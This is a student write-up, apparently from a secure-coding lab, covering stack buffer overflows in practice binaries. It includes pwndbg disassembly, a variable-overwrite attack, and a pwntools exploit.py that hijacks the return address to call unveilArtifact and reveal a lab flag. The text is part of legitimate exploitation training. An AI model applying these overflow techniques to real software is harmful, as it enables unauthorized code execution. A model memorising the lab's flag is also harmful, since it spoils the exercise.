


Then going through the assembly I found the instructions lea eax, ebp-0x25, push eax, call gets@plt.These instructions pass the address of the input buffer to get. Using the value of EBP, the buffer address was calculated as 0xffffcb53. Comparing the buffer offset 0x25 and the launchkey offset 0x0c shows a difference of 25 bytes. So the input longer than 25 bytes will begin overwriting the launchKey variable.


GhosTTy
*EIP 0x8049287 (verifyLaunchKey+28) ← lea eax, [ebx - 0x1f65]
[DISASM / i386 / set emulate on]
b+ 0x804926f <verifyLaunchKey+4> sub esp, 0x24 ESP ⇒ 0xffffcb50 (0xffffcb74 - 0x24)
0x8049272 <verifyLaunchKey+7> call __x86.get_pc_thunk.bx <__x86.get_pc_thunk.bx>
0x8049277 <verifyLaunchKey+12> add ebx, 0x2d7d EBX ⇒ 0x804bff4 (_GLOBAL_OFFSET_TABLE_) (0x8049277 + 0x2d7d)
0x804927d <verifyLaunchKey+18> mov dword ptr [ebp - 0xc], 0x87654321 [0xffffcb6c] ⩽ 0x87654321
0x8049284 <verifyLaunchKey+25> sub esp, 0xc ESP ⇒ 0xffffcb44 (0xffffcb50 - 0xc)
► 0x8049287 <verifyLaunchKey+28> lea eax, [ebx - 0x1f65] EAX ⇒ 0x804a08f ← 'Enter launch key: '
0x804928d <verifyLaunchKey+34> push eax
0x804928e <verifyLaunchKey+35> call printf@plt <printf@plt>
0x8049293 <verifyLaunchKey+40> add esp, 0x10
0x8049296 <verifyLaunchKey+43> mov eax, dword ptr [ebx - 4]
0x804929c <verifyLaunchKey+49> mov eax, dword ptr [eax]
[STACK]
00:0000 esp 0xffffcb44 —▸ 0xf7ffcfd4 ← 0x36ef4
01:0004 -030 0xffffcb48 ← 0
02:0008 -02c 0xffffcb4c —▸ 0x8049277 (verifyLaunchKey+12) ← add ebx, 0x2d7d
03:000c -028 0xffffcb50 —▸ 0xf7fc5310 (__kernel_vsyscall) ← nop dword ptr [eax]
04:0010 -024 0xffffcb54 —▸ 0xf7fc3000 ← jg 0xf7fc3047
05:0014 -020 0xffffcb58 ← 0
... ↓ 2 skipped
[BACKTRACE]
► 0 0x8049287 verifyLaunchKey+28
1 0x8049331 main+21
2 0xf7d87f5c
3 0xf7d88098 __libc_start_main+136
4 0x80490e8 _start+40
pwndbg>



To verify the overflow, I set a breakpoint immediately after the gets() function returned and supplied a cyclic pattern as input. I then examined memory beginning at the buffer address 0xffffcb53. The output showed the cyclic pattern stored in memory starting at the buffer location. Since the pattern extended beyond 25 bytes and into the memory containing the launchKey variable, I confirmed that input longer than 25 bytes can overwrite launchKey and modify its value.




After determining that the launchKey variable could be overwritten through the buffer overflow, I modified the payload in exploit.py to send 25 bytes of padding followed by value required by the programs validation check. What the payload does it fill the vuffer then overwrite launchKey var stored at ebp-0xc. Saved the exploit script and ran it. Success.




Task 3


Same as before I compiled the program, used file, and checksec to verify security controls. The screenshot shows this below.




After setting a breakpoint at the beginning of the findArtifact func I stepped through the program using the ni (next instruction) command. This allowed me to analyze the stack layout and determine how the buffer was stored in memory before user input was processed.




Continuing dissassembly I identifed lea eax, [ebp-0x1c], push eax, call scanf@plt. These instructions pass address of the input buffer to scanf() function. Using the current value of EBP which is at 0xffffcb78 the buffer was calculated as 0xffffcb5c confirming the location of the input buffer that will later I will use to overwrite the return address.




To determine the offset required to overwrite the return address, I supplied a cyclic pattern as input and allowed the program to crash. After the crash, I inspected the registers using:



The output showed that the value of EIP had been overwritten with 0x61616169, confirming that the buffer overflow successfully reached and overwrote the return address. This demonstrated that execution flow could be redirected by controlling the value placed into EIP.





After determining that 32 bytes were required to reach the return address, I used the info functions command to locate the unveilArtifact function. The output showed that unveilArtifact was located at address 0x080491c6. Since this function reveals the artifact flag, the goal was to overwrite the return address with this functions address.

The modified payload successfully overwrote the return address and redirected execution to unveilArtifact. Then the program executed the artifactfunction and revealed the flag. Success.

```
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task3$ cat exploit.py
from pwn import *

# Start program
io = process('./task3')

# Send string to overflow buffer
io.sendlineafter(b':', b'A' * 32 + b'\xc6\x91\x04\x08')

# Receive output and decode with error handling
response_text = io.recvall().decode('utf-8', 'replace')

# Print the decoded (and possibly sanitized) text
print(response_text)

# Close the connection
io.close()
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task3$ python3 exploit.py
[+] Starting local process './task3': pid 13392
[+] Receiving all data: Done (193B)
[*] Process './task3' stopped with exit code -11 (SIGSEGV) (pid 13392)

Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF\x04\x08! Let's see if you've found anything...
You've successfully uncovered the Ancient Code! Its secrets are now yours:
EWU{Unearthed_Ancient_S3crets!}
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task3$
```

Task 4

First I begin by compiling Task4.c into executable.


```
GhosTTy

eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$ gcc Task4.c -o task4
 -fno-stack-protector -m32 -no-pie -Wno-error=implicit-function-declaration
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$ ls -l
total 28
-rw-rw-r-- 1 eof0100 eof0100   937 Oct 29 02:16 Task4.c
-rw-rw-r-- 1 eof0100 eof0100   360 Oct 28 13:00 exploit.py
-rw-rw-r-- 1 eof0100 eof0100    34 Feb  3  2026 flag.txt
-rwxrwxr-x 1 eof0100 eof0100 15132 Nov  4 21:25 task4
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$
```

